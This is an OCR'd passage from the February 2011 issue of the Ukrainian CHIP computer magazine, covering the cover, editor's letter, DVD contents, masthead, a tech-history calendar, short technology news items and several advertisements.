

• Лечим тормозящий ПК • Цифровые хиты 2011 • Скачиваем легально • Обзор версий Android OS 2.2 • Всего 22,95 +DVD 9 ТРЕЙЛЕРЫ, ИГРЫ, БОНУСЫ

СНІР

СНІР

№02 ФЕВРАЛЬ 2011

НА DVD

БЕСПЛАТНО для читателей СНІР  
Андроид Internet

Оригинальные программы от Microsoft

НА DVD

# Скачиваем легально

Загрузка музыки, видео и софта без нарушения прав ►26



Новые версии  
Android: дальше  
только лучше ►76

# Тормозит ПК? Лечим эффективно и быстро

Полезный софт на DVD ►32

# Все лучшее от Apple, Microsoft и Google

Для общения, развлечений и работы ►68

# Хиты цифрового мира 2011


Эксклюзивный репортаж: новейшие технологии и гаджеты ►18



СПЕЦВЕРСИИ СНІР  
НА DVD

Скачай больше  
софта с chip.ua

# Мегафесты: антивирусы, телевизоры 40", HD-камеры



Дополнительные тесты — на онлайн-портале [www\(chip.ua](http://www(chip.ua)



\*Рекомендованная розничная цена

# Искусство защиты



Сергей Антончук,  
главный редактор CHIP

Дорогой читатель

Цифровые технологии становятся все более массовыми и простыми в использовании. Это радует, однако подобная доступность имеет и обратную сторону: растет число злоумышленников, применяющих те же технологии. Поэтому приемы цифровой самозащиты нужно осваивать каждому из нас, тем более что это не слишком сложно. Кроме того, полезные подсказки всегда можно найти в нашем журнале, а соответствующие инструменты — на CHIP DVD.



**ЛЕЧИМ БЫСТРО.** Советы CHIP помогут не просто устраниить симптомы, а полностью искоренить поселившиеся в компьютере вирусы (стр. 32). Вы узнаете, какими способами вредоносный софт проникает в систему и как перекрыть эти лазейки (стр. 80), а также какой антивирус лучше всего использовать в повседневной работе (стр. 106).



**БЕСПЛАТНОЕ УЛУЧШЕНИЕ WINDOWS.** Существует огромное количество некоммерческих программ для оптимизации Windows и расширения ее функциональности. Но иногда можно обойтись только оригинальными продуктами от Microsoft (стр. 84). С их помощью вы прекрасно оснастите свою ОС, а плагины помогут расширить возможности стандартных приложений.



**ГЛАВНЫЕ ТРЕНДЫ 2011.** Несмотря на все сложности, нас ожидает появление множества полезных устройств и технологий, которые сделают жизнь более комфортной (стр. 18). А в перспективе на помощь придет и искусственный интеллект (стр. 52).



Еще больше информации вы найдете на нашем обновленном онлайн-портале, для быстрого перехода на который воспользуйтесь QR-кодом (стр. 6).

Удачи!

[s.antonchuk@burda.ua](mailto:s.antonchuk@burda.ua)

Seasonic®

X-SERIES  
FANLESS

400 / 460W



## Безвентиляторні блоки живлення

Найкращі безвентиляторні блоки живлення доступні на ринку сьогодні



Сертифіковані УкрСЕПРО  
5 років гарантії

Гаряча лінія :  
+380445930201

E-mail :  
[synoffice@syntex.com.ua](mailto:synoffice@syntex.com.ua)

Інформація про Sea Sonic Electronics Co. Ltd.:

- 35 років досвіду та інновацій у розробці та виробництві блоків живлення
- Вперше у БЖ для ПК: Active PFC, інтелектуальне керування вентилятором, сертифікати 80PLUS®, 80PLUS® Gold

Seasonic®





# Интересное на DVD

Все лучшее ПО, появившееся на рынке за месяц, вы найдете на нашем диске.

## ЭКСКЛЮЗИВ

В этом месяце разработчики программ так старались предоставить специальные версии своего ПО читателям нашего журнала, что теперь их у нас в избытке. Одних только контекстных переводчиков два — предыдущая, шестая версия TranslateIt! и актуальная версия словаря «Контекст 7». Кроме того, в подарок вы получите программы Skype Recorder и Ashampoo Internet

Accelerator. Первая позволяет записывать разговоры по Skype, а вторая оптимально настроит соединение с Сетью.

**Работа и развлечения**  
На этот раз в нашем тестировании участвовали программы для создания фотопанорам — мы представляем вам самые интересные из них. А раздел «Музыка» презентует альбом кировской группы Xe-None.

## Backup & Recovery

Специальная версия программы для создания резервных копий от Paragon рассчитана на 90 дней.



## «Контекст 7» CE

Контекстный переводчик с 800 000 словарных статей предоставляется нашим читателям бесплатно.



## Internet Accelerator

Если нужно ускорить интернет-соединение, используйте возможности этой программы.



## «Firefox Плюс+»

Подборка лучших расширений для браузера от Mozilla, отлично дополняющих друг друга.

## Главный редактор:

Сергей Антончук, santonchuk@burda.ua

## Заместитель главного редактора:

Алексей Лещук, a.leschuk@burda.ua

## Технический редактор:

Роман Оберемко, r.oberemko@burda.ua

## Арт-директор:

Владимир Гоцко, art@burda.ua

## Дизайнер:

Алла Калашникова, a.kalashnikova@burda.ua

Отдел рекламы: (044) 490-8363, факс (044) 490-8364,  
Менеджер по рекламе:

Людмила Рой, l.roy@burda.ua

## Руководитель сектора продаж рекламы:

Анна Палийчук, a.palychuk@burda.ua

## Руководитель сектора маркетинга:

Оксана Тукалевская, pr@burda.ua

## Директор по продажам:

Игорь Жестков

## Отдел продаж: (044) 494-0792, (044) 494-0793

sale@burda.ua

## «CHIP. Go Digital»

Учрежден и издается ДП «Бурда-Украина»

Адрес издателя:

Украина, 01033, г. Киев, ул. Владимирская, 101

Адрес в Интернете: www.burda.ua

Адрес редакции:

Украина, 01033, г. Киев, ул. Владимирская, 101

Телефон: (044) 490-8361

Адрес в Интернете: www.chip.ua

Для писем: chip@burda.ua

Украинское издание зарегистрировано

в Министерстве юстиции Украины.

Свидетельство о регистрации:

КВ №12067-938Р от 06.12.2006

За содержание рекламного объявления ответственность несет рекламодатель.

Материалы со знаком публикуются на правах рекламы.

За оригинальность и содержание статьи ответственность несет автор.

Мнение редакции может не совпадать с мнением авторов.

Рукописи редакцией не возвращаются. В случае приема рукописи к публикации редакция ставит об этом автора в известность. При этом издатель получает эксклюзивное право на использование произведений. Публикация, перевод на другой язык, а также иное использование, равно как их включение в состав другого произведения (сборник, как часть другого произведения, использование в какой-либо форме в электронной публикации) без согласия издателя запрещены.

Пересылая тексты, фотографии и другие графические изображения, отправитель тем самым дает свое согласие, а также подтверждает согласие изображенных на фотографиях лиц на публичный показ, ображение и распространение присланных текстов, фотографий и других графических изображений в изданиях ДП «Бурда-Украина» и других издательств концерна «Бурда».

Отправитель также предоставляет право ДП «Бурда-Украина» на любую переработку фотоизображений и редактирование текстов без последующего согласования с ним конечного результата.

Присланные тексты, фотографии и другие графические изображения не возвращаются.

## ПОДПИСКА

Подписной индекс 98565 в каталоге изданий Украины 2011.

Телефон по вопросам подписки: (044) 494-0790

## ТИПОГРАФИЯ:

MoraviaPress, a.s. U Pony 3061, 690 02  
Břeclav, Czech Republic



БОЛЕЕ 150 ПРОГРАММ — НА НАШЕМ DVD



# Быстрый переход на сайт

Если вы увидели в статье QR-код (черно-белый квадрат), то с помощью веб-камеры или смартфона можете быстро перейти на онлайн-портал [www.chip.ua](http://www.chip.ua), где найдете дополнительную информацию, а также получите доступ к обсуждению интересующих вас тем на форуме.

Чтобы воспользоваться этим штрихкодом, установите бесплатное приложение QuickMark ([www.quickmark.com.tw](http://www.quickmark.com.tw)). Оно существует в версиях как для компьютера, так и большинства моделей смартфонов. Запустите программу и поднесите к веб-камере страницу с QR-меткой (или направьте на нее

камеру телефона). Следите за тем, чтобы штрихкод попал в рамку с красными уголками и изображение было в фокусе. После распознавания в окне программы появится ссылка — при клике по ней открывается браузер, и вы попадете в нужный раздел сайта без необходимости вручную вводить адрес.

# ФЕВРАЛЬ

Этому месяцу повезло меньше других. Мало того, что он самый короткий, так еще и не имеет постоянной продолжительности: в високосные годы она увеличивается с 28 до 29 дней. Однако и февралю есть чем похвастаться в плане событий.

7 февраля 1832 года

## Другая геометрия



Ректор Казанского университета Николай Лобачевский представил Академии наук свой труд «О началах геометрии» — первый в мире, в котором излагались основы неевклидовой геометрии. Однако его научные идеи не были поняты современниками. Кстати, распространено заблуждение, что в системе Лобачевского параллельные прямые пересекаются, однако это не так.

Февраль 1720 года

## «Потаенное судно»

Русский плотник Ефим Никонов на верфи в Санкт-Петербурге начал строить первую российскую подводную лодку. Сначала была создана действующая модель, а к осени 1724 года — сама лодка. Она была деревянной, приводилась в движение всплами, а экипаж состоял из четырех человек. Но первые испытания прошли неудачно, а после смерти Петра I строительство лодки было заброшено. Никаких чертежей и рисунков не сохранилось.



12 февраля 1955 года

## «Байконур»

Принято постановление Правительства СССР о начале строительства в Казахстане «полигона для проведения испытаний межконтинентальных ракет». После запуска первого спутника в 1957 году он стал космодромом. В настоящее время между Россией и Казахстаном заключен договор об аренде «Байконура» до 2050 года.

1 вт.	2 ср.	3 чт.	4 пт.	5 сб.	6 вс.	7 пн.	8 вт.	9 ср.	10 чт.	11 пт.	12 сб.	13 вс.	14 пн.
----------	----------	----------	----------	----------	----------	----------	----------	----------	-----------	-----------	-----------	-----------	-----------

facebook

4 февраля 2004 года

## Facebook

В этот день была запущена социальная сеть Facebook. Первоначально сайт, называвшийся тогда thefacebook.com, был доступен только студентам Гарвардского университета, затем перечень вузов расширялся, а с сентября 2006 года ресурс стал открытым для всех, у кого есть свой адрес электронной почты.

9 февраля 1931 года

## Советская «фабрика грез»

В Москве на Ленинских горах состоялось торжественное открытие Центральной фабрики Союзкино. До этого отделения «Москино-комбината» (ныне — «Мосфильм») были разбросаны по всему городу. Новый комплекс объединил производство в одном месте, что на тот момент было уникальным явлением.

10 февраля 1906 года

## Дредноут

Спущен на воду английский броненосец «Дредноут» («Неустрашимый»). Это был уже шестой корабль с таким именем, но именно его название стало нарицательным, превратившись в обозначение нового класса линкоров. Одним из основных нововведений был единий калибр пушек основной огневой мощи, а управление огнем стало централизованным.



10 февраля 1996 года

## Deep Blue

15 лет назад компьютер впервые выиграл у чемпиона мира партию в шахматы. Это была первая партия матча между суперкомпьютером Deep Blue и Гарри Каспаровым, а сам матч в целом был проигран машиной со счетом 4:2. Однако через год с небольшим человек все же потерпел поражение в состязании с электронным соперником.



14 февраля 1946 года

## ENIAC

В Лаборатории баллистических исследований США заработал ENIAC — первый реально функционирующий цифровой электронный компьютер. Он был создан по заказу американских военных и предназначался в первую очередь для расчета таблиц стрельбы (с одной онправлялся за 15 секунд против 20 часов работы человека с механическим арифмометром), однако решал и научные задачи. ENIAC проработал до октября 1955 года, весил 27 т и потреблял 150 кВт энергии.



**19 февраля 1855 года**

### Прогноз погоды


Французский астроном, директор Парижской обсерватории Урбен Леверье на основании донесений, полученных по телеграфу из разных европейских городов, составил первую в мире синоптическую карту — географическую карту с нанесенными на нее результатами наблюдений метеостанций. Такая схема позволяет оценить погоду, а анализ последовательно составленных схем — предвидеть ее изменения. Таким образом, Леверье положил начало Всемирной службе погоды.



**20 февраля 1962 года**

### Первый астронавт

Состоялся первый орбитальный полет космического корабля США: «Меркурий-6» с астронавтом Джоном Гленном на борту за 4 часа 43 минуты трижды обогнул Землю. Первый американский суборбитальный полет совершил Аллан Шепард на «Меркурий-3» 5 мая 1961 года.



**21 февраля**

### Международный день родного языка

Этот день был учрежден решением 30-й сессии Генеральной конференции ЮНЕСКО в ноябре 1999 года и отмечается с целью защиты языкового и культурного многообразия. По оценкам ЮНЕСКО из 6000 существующих в мире языков половина может в ближайшее время потерять носителей.

**23 февраля**

### День защитника Отечества

Данный праздник существует в ряде стран постсоветского пространства — России, Украине, Белоруссии, Киргизии и Таджикистане. В связи с тем, что слово «защитник» ассоциируется в первую очередь с мужской частью населения, этот день традиционно отмечают не столько как военную дату, сколько как день всех мужчин.

**15**  
вт.

**16**  
ср.

**17**  
чт.

**18**  
пт.

**19**  
сб.

**20**  
вс.

**21**  
пн.

**22**  
вт.

**23**  
ср.

**24**  
чт.

**25**  
пт.

**26**  
сб.

**27**  
вс.

**28**  
пн.

**16 февраля 1978 года**

### BBS

В Чикаго запущена первая в мире BBS — «компьютерная электронная доска объявлений» (Bulletin Board System). В том году зима была снежной, и программист Вард Кристенсен и Рэнди Грэт решили создать систему, позволяющую общаться удаленно. До широкого распространения Интернета BBS активно использовались владельцами компьютеров для общения и обмена информацией. Подключение к ним осуществлялось с помощью модема через коммутируемые телефонные сети.



**19 февраля 1986 года**

### «Мир»

25 лет назад был запущен базовый блок «Мира» — советской орбитальной станции, представлявшей собой сложный многоцелевой научно-исследовательский комплекс. За следующие десять лет к станции один за другим были пристыкованы еще шесть модулей. С 1995 года ее начали посещать иностранные космонавты — как в составе экипажей отечественных кораблей, так и на американских шаттлах. 23 марта 2001 года станция «Мир» была затоплена в Тихом океане.

**28 февраля 1935 года**

### Нейлон

Уоллес Карозерс, главный химик исследовательской лаборатории американской компании DuPont, впервые синтезировал нейлон — материал, получивший впоследствии самое широкое распространение как в потребительских товарах (в частности, одежде), так и промышленности. На снимке — молния из нейлона.



**23 февраля 1947 года**

### ISO

Основана ISO — Международная организация по стандартизации (International Organization for Standardization). На этом поприще она затрагивает все области, за исключением электротехники и электроники, а также занимается проблемами сертификации.

**ПЕРЕМОГА!**  
**КОМФОРТНЕ ГОЛІННЯ**  
**НАВІТЬ НА ЧУТЛИВІЙ ШКІРІ**



Power Glide – Повер Глайд; Cool White – Кул Уайт; Mach 3 – Мач 3.

**GILLETTE**  
**FUSION**  
**COOL WHITE**  
для чутливої шкіри

ОЛЕКСАНДР ОВЕЧКІН

Gillette и Николай  
Примет!

Рекомендовано Українською асоціацією  
лікарів-дерматологів і косметологів.  
Gillette і ніяких прикмет!

**Gillette**

Найкраще для чоловіків

**Суперкомп'ютери**

# Китайский вычислительный монстр

Суперкомп'ютеры уже переросли из известных только в узких научных кругах объектов в предметы национальной гордости отдельно взятых стран.



В рейтинге мощнейших вычислительных систем произошла смена лидера. Созданный с применением 14 336 процессоров Intel Xeon X5670 и 7168 графических адаптеров NVIDIA Tesla M2050 китайский суперкомпьютер Tianhe-1a из Национального университета оборонных технологий в городе Тяньцзинь подвинул на второе место американский Jaguar, построенный компанией Cray на базе чипов AMD Opteron. Вычислительная мощность Tianhe-1a в тесте LINPACK, который является общепринятым стандартом для измерения быстродействия суперкомпьютеров, составляет 2,507 петафлопс. Теперь, после запуска этого «монстра», Китай владеет двумя из трех мощнейших

вычислительных машин в мире — третье место в рейтинге занимает Nebulae.

В обновленный Топ-500 суперкомпьютеров попали и российские системы. На 17 строчке закрепился T-Platforms T-Blade2, получивший имя «Ломоносов» и установленный в исследовательском центре МГУ. Благодаря 35 000 процессорам и 54 Тбайт оперативной памяти его производительность достигает 350 гигафлопс.

Уже в 2012 году должна произойти новая смена лидера: компании IBM и Intel завершат строительство в Германии системы SuperMUC, которой должен покориться рубеж в 3 петафлопс.

■ [www.top500.org](http://www.top500.org)

**Ноутбуки**


## Lenovo представляет неформат

Ноутбук Lenovo IdeaPad U260 оснащен дисплеем с диагональю 12,5 дюйма. По словам производителя, это первый в мире лэптоп с экраном такого размера. Устройство базируется на процессоре Intel Core i7, оснащено 4 Гбайт оперативной памяти и жестким диском емкостью 320 Гбайт. Имеются два порта USB 2.0, интерфейсы D-Sub и HDMI, беспроводные модули Bluetooth и Wi-Fi 802.11 b/g/n. Интересная особенность IdeaPad U260 — оригинальная технология отвода тепла через «дышащую» клавиатуру Breathable Keyboard. Также в модели реализованы механизм предохранения от случайно пролитой жидкости и система защиты данных на жестком диске. Корпус

ноутбука изготовлен из сплава магния с алюминием, что делает лэптоп прочнее, тоньше и легче. Область под клавиатурой обтянута текстурированной кожей, а тачпад U260 выполнен из сверхпрочного стекла.

Ожидается, что IdeaPad U260 появится в продаже в первом квартале 2011 года.

■ [www.lenovo.com/ua](http://www.lenovo.com/ua)



# ПЕРЕМОГА НАД ПОДРАЗНЕННЯМ



## ГЕЛЬ ДЛЯ ГОЛІННЯ

### GILLETTE SERIES

гіпоалергенний

Спеціальна формула не містить штучних ароматизаторів і барвників. Допомагає захистити чутливу шкіру під час гоління від почервоніння та подразнення.

Рекомендовано Українською асоціацією лікарів-дерматологів і косметологів.

**Gillette®**

Найкраще для чоловіків

## Ретро

# Дорогое удоволістьвие



На последнем аукционе Westlicht фотокамера легендарного бренда Leica — чрезвычайно редкая модель Leica MP2 — ушла с молотка по цене €402 000. Это сделало ее самым дорогим аппаратом за всю историю фотографии. Leica MP2 — первая экспериментальная модель серии M, работающая на электромоторе. Она была сконструирована в конце 1950-х. В варианте с черным корпусом было выпущено всего шесть камер, из которых сегодня известно местонахождение четырех.

Другой жемчужиной аукциона стала модель Leica 250 Reporter, которая была продана за €180 000.

В 1936 году Leitz запустил в производство камеру для съемок на пленку десятиметровой длины с экспозицией на 250 — Leica 250. Во время Второй мировой войны некоторые фотоаппараты были доставлены на фронт для съемок воздушного боя. Чтобы получить возможность управлять камерой снаружи и делать серии снимков в экстремальных условиях — при атакующем самолете, Leitz разработал специальную мощную и надежную систему. Насколько известно, из 92 единиц Leica 250 с электроуправлением сохранилось менее 15.

■ [www.leica-camera.com.ua](http://www.leica-camera.com.ua)

## Сервисы


# Вскрытие онлайн

Корпорация Google пришла на помощь многочисленной армии студентов-медиков и других людей, интересующихся медициной. Сервис Google Body Browser позволяет проникнуть сквозь человеческую кожу и ткани, исследовать трехмерную модель человеческого тела с помощью виртуальных ножей и изучить различные системы жизнеобеспечения.

Данный ресурс — прекрасный пример применения технологии WebGL, которая позволяет браузеру отображать трехмерную графику без необходимости использования плагинов. Любой, у кого установлен веб-обозреватель с поддержкой WebGL (последние бета-версии Chrome,

Firefox 4 и Safari для Mac), сможет перемещаться сквозь слои, увеличивать и уменьшать разрешение, искать конкретные части тела — во многом точно так же, как просматривают города или регионы в Google Maps. Доступно окно поиска конкретных отделов организма и панель навигации для контроля за виртуальным «скальпелем». Пока предусмотрено два режима просмотра: в одном перемещение ползунка вверх и вниз шкалы удаляют из модели кожу, кости, органы и т. д. В другом у каждого раздела имеется отдельный ползунок для детального изучения комбинаций костей, сосудов, нервов и мышц.


■ [bodybrowser.googlelabs.com](http://bodybrowser.googlelabs.com)



## Винчестер на 24 Тбайт — реальность

Инженеры консорциума NEDO при поддержке Hitachi разработали новую технологию структурирования кластеров жестких дисков. Благодаря применению ультрасовременных полимерных материалов размер одного кластера уменьшился со 100 до 12 нм. Данный научный прорыв позволяет увеличить плотность записи на пластинах HDD с нынешних 500 Гбит до 3,9 Тбит на квадратный дюйм, то есть в восемь раз.

■ [www.nedo.go.jp](http://www.nedo.go.jp)



### Игры

## Глобальный Cataclysm

Третье дополнение для World of Warcraft — Cataclysm — после старта продаж побило многие рекорды в игровой индустрии, затмив результаты как популярных онлайн-шутеров, например Call of Duty: Black Ops, так и собственные. За первые 24 часа после выхода было продано более 3,3 млн копий (в случае с предыдущим дополнением — Wrath of the Lich King — эта цифра составила 2,8 млн). Данный феномен легко объяснить очень большой базой подписчиков онлайн-игры, насчитывающей

12 млн человек. Кроме того, разработчики не плохо продумали стимулы: добавлены две новые расы — воргены и гоблины, повышена планка максимального уровня персонажа (с 80 до 85), появился новый отрицательный персонаж — дракон Смертокрыл. Цена электронной версии дополнения составляет около 100 гривен.

■ <http://eu.blizzard.com>



### Технологии

## Распознавание взаимодействий

Компьютер научился регистрировать объятия, поцелуи и рукопожатия: ученые из Оксфордского университета создали технологию, распознающую такие взаимодействия людей в видеороликах. При анализе ПО обнаруживает людей в ка-

дре, измеряет расстояние между ними и оценивает ориентацию их голов. Технология может быть полезной для поиска нужного видео в Сети или быстрой перемотки фильма до определенной сцены.

■ [www.robots.ox.ac.uk](http://www.robots.ox.ac.uk)

МИТТЄВО  
ЗВОЛОЖУЄ МОЮ  
ЧУТЛИВУ ШКІРУ



Gillette и Нікаких  
Примет!



БАЛЬЗАМ ПІСЛЯ  
ГОЛІННЯ  
GILLETTE SERIES  
для чутливої шкіри

Спеціальна формула бальзаму містить алое вера, гліцерин і пом'якшуючі компоненти. Допомагає уникнути відчуття сухості і стягнутості після гоління навіть для чутливої шкіри.

Рекомендовано Українською асоціацією лікарів-дерматологів і косметологів. Gillette і ніяких прикмет!



Gillette®

Найкраще для чоловіків

Планшетные ПК

# Адам против яблока

Ранее неизвестная широкой компьютерной общественности индийская компания Notion Ink выпустила планшетный ПК, превосходящий по ключевым характеристикам Apple iPad. Модели по предзаказу были раскуплены за считаные дни.



После выхода практически любой новинки от Apple на рынке сразу появляется целая череда ее «убийц». Правда, пока вытеснить компанию Стива Джобса с лидирующих позиций удавалось лишь дважды. В 1980-х годах открытая платформа IBM PC решительно отодвинула на второй план компьютеры Macintosh. Тогда выбраться с задворков прогресса «яблочной» компании помогла ставка на эксклюзивность, воплотившаяся в лозунге «Think Different».

Второе поражение Apple терпит сейчас, на наших глазах. И вновь от открытой платформы — Google Android. Эта операционная система уже вытеснила iOS с лидирующих позиций на рынке смартфонов — теперь очередь за планшетами.

Первым устройством, действительно превосходящим iPad по характеристикам, стал планшетный компьютер Adam от индийской компании Notion Ink. Эта модель с десятидюймовым дисплеем (1024x600 точек) построена на производительной и

энергоэкономичной платформе NVIDIA Tegra 2. Планшет способен воспроизводить видео в течение 6 ч, а в режиме серфинга работает без подзарядки до 15 ч. Он оснащен портами USB, HDMI-выходом и всеми беспроводными интерфейсами. Но главное преимущество Adam — дисплей Pixel Qi, который не меркнет даже при самом ярком солнечном свете. При этом цена устройства в максимальной комплектации составляет \$550 (4400 гривен). ■ [www.notionink.com](http://www.notionink.com)



Антивирусы

## Телохранитель № 2

Microsoft выпустила улучшенную версию своего бесплатного антивирусного пакета — Security Essentials 2. Он использует новый движок для обнаружения вредоносных программ, более тесно интегрируется со встроенным в Windows брандмауэром и Internet Explorer. Кроме того, сооб-

щается об увеличившейся производительности продукта. Данный антивирус может работать в Windows XP SP2, Vista и «семерке». Правда, в XP есть не все функции, что связано с использованием библиотек Windows Filtering Platform, доступных только в свежих версиях ОС. ■ [www.microsoft.ua](http://www.microsoft.ua)

## Будущее наступило

В том, что Интернет является самым передовым и перспективным носителем информации, теперь не сомневается даже такая консервативная публика, как рекламодатели. Согласно прогнозам аналитического агентства eMarketer, по итогам 2010 года рынок онлайн-рекламы впервые опередит по бюджетам печатные носители — \$25,8 млрд против \$22,8 млрд. Пока перелом зафиксирован только в США, однако за ними наверняка последуют и другие страны.

■ [www.emarketer.com](http://www.emarketer.com)



Аккумуляторы

## Батарея толщиной с волос

Ученые из Университета Райса (Хьюстон, штат Техас) создали самую маленькую в мире полимерную батарею на основе нанопроволоки. Толщина прототипа составляет 200 нм, что почти в 500 раз меньше, чем у человеческого волоса. Достичь такого невероятного показателя удалось с помощью просвечивающего электронного микроскопа. В основу разработки легла концепция под названием «фронт медуз», заставившая по-новому взглянуть на многие устоявшиеся представления об эффективности работы современных батарей. По заявлениям разработчиков, элемент полностью заряжается за одну минуту, а количество жизненных циклов превышает 1000.

■ [www.rice.edu](http://www.rice.edu)



Больше новостей —  
на [www.chip.ua](http://www.chip.ua)  
Быстрая ссылка на сайт (см. стр. 6) →



## Операционные системы

# Непривычная Chrome OS

Компания Google сдержала слово и представила публике два перспективных продукта: новую операционную систему Chrome OS, ориентированную на работу в среде браузера и Интернете, а также Chrome Web Store, магазин приложений для нее. Навигация в браузерной ОС организована непривычно: приложения и документы на-

ходятся на вкладках веб-обозревателя. Как уверяют разработчики, привыкание не займет много времени. Этому будет способствовать наглядный контейнерный интерфейс. Быстрый доступ к приложениям обеспечивает функциональная панель с виджетами, расположенная в нижней части экрана.

К сожалению, финальный выход Chrome OS передвинут компанией на середину 2011 года. За это время планируется исправить более 2000 ошибок и провести тщательное бета-тестирование. Однако магазин приложений Chrome Web Store готов к использованию и уже насчитывает более 500 различных программ для этой ОС.

■ [www.google.com](http://www.google.com)



## Интернет

# Макроденьги для наноплеера


Дизайнер из Чикаго Скотт Уилсон придумал оригинальный аксессуар для iPod nano, превращающий MP3-плеер в наручные часы. Ремешок будет выпускаться в двух версиях, различающихся вариантами крепления плеера, — TikTok стоимостью \$35 (280 грн.) и LunaTik за \$70 (560 грн.).

В этой новости не было бы ничего особенного, если бы не способ, которым были собраны деньги на запуск проекта. На сайте Kickstarter.com, ■ [www.kickstarter.com](http://www.kickstarter.com)



Перша електронна бібліотека  
друкованих періодичних видань

**УЛЮБЛЕНІ  
ГАЗЕТИ ТА ЖУРНАЛИ  
У НОВОМУ ФОРМАТІ**



[www.presspoint.com.ua](http://www.presspoint.com.ua)

## Технологии

# Холодильник с Linux

В соответствии с последними тенденциями в IT-мире в ближайшем будущем все без исключения электрические приборы в доме станут объединяться в общую компьютерную сеть.

Шведский производитель бытовой техники Electrolux готовит к выпуску необычный холодильник Infinity I-Kitchen. Устройство работает под управлением ОС Linux и круглосуточно подключено к Интернету. В его дверцу встроен сенсорный экран с разрешением 480x800 точек, что в сочетании с ARM-процессором Freescale i.MX25 с частотой 400 МГц и 128 Мбайт оперативной памяти (точно такая же конфигурация, как у популярного смартфона Nokia 5800) позволяет не только осуществлять серфинг

в Сети, но и запускать свыше 600 специальных приложений, которые могут быть полезны во время приготовления блюд и напитков. Графическая среда Enlightenment отлично работает даже на столь скромном оборудовании, предоставляет функции календаря и заметок, а также позволяет общаться в социальных сетях и просматривать изображения большинства распространенных форматов. Пожалуй, для полноты картины не хватает только одног

го нововведения — автоматического контроля за запасами провианта и своевременного информирования об их иссякании. К сожалению, пока неизвестно, когда Infinity I-Kitchen будет запущен в серийное производство.

■ [www.electrolux.ru](http://www.electrolux.ru)

## Коммуникаторы

## «Двухсимочный» долгожитель

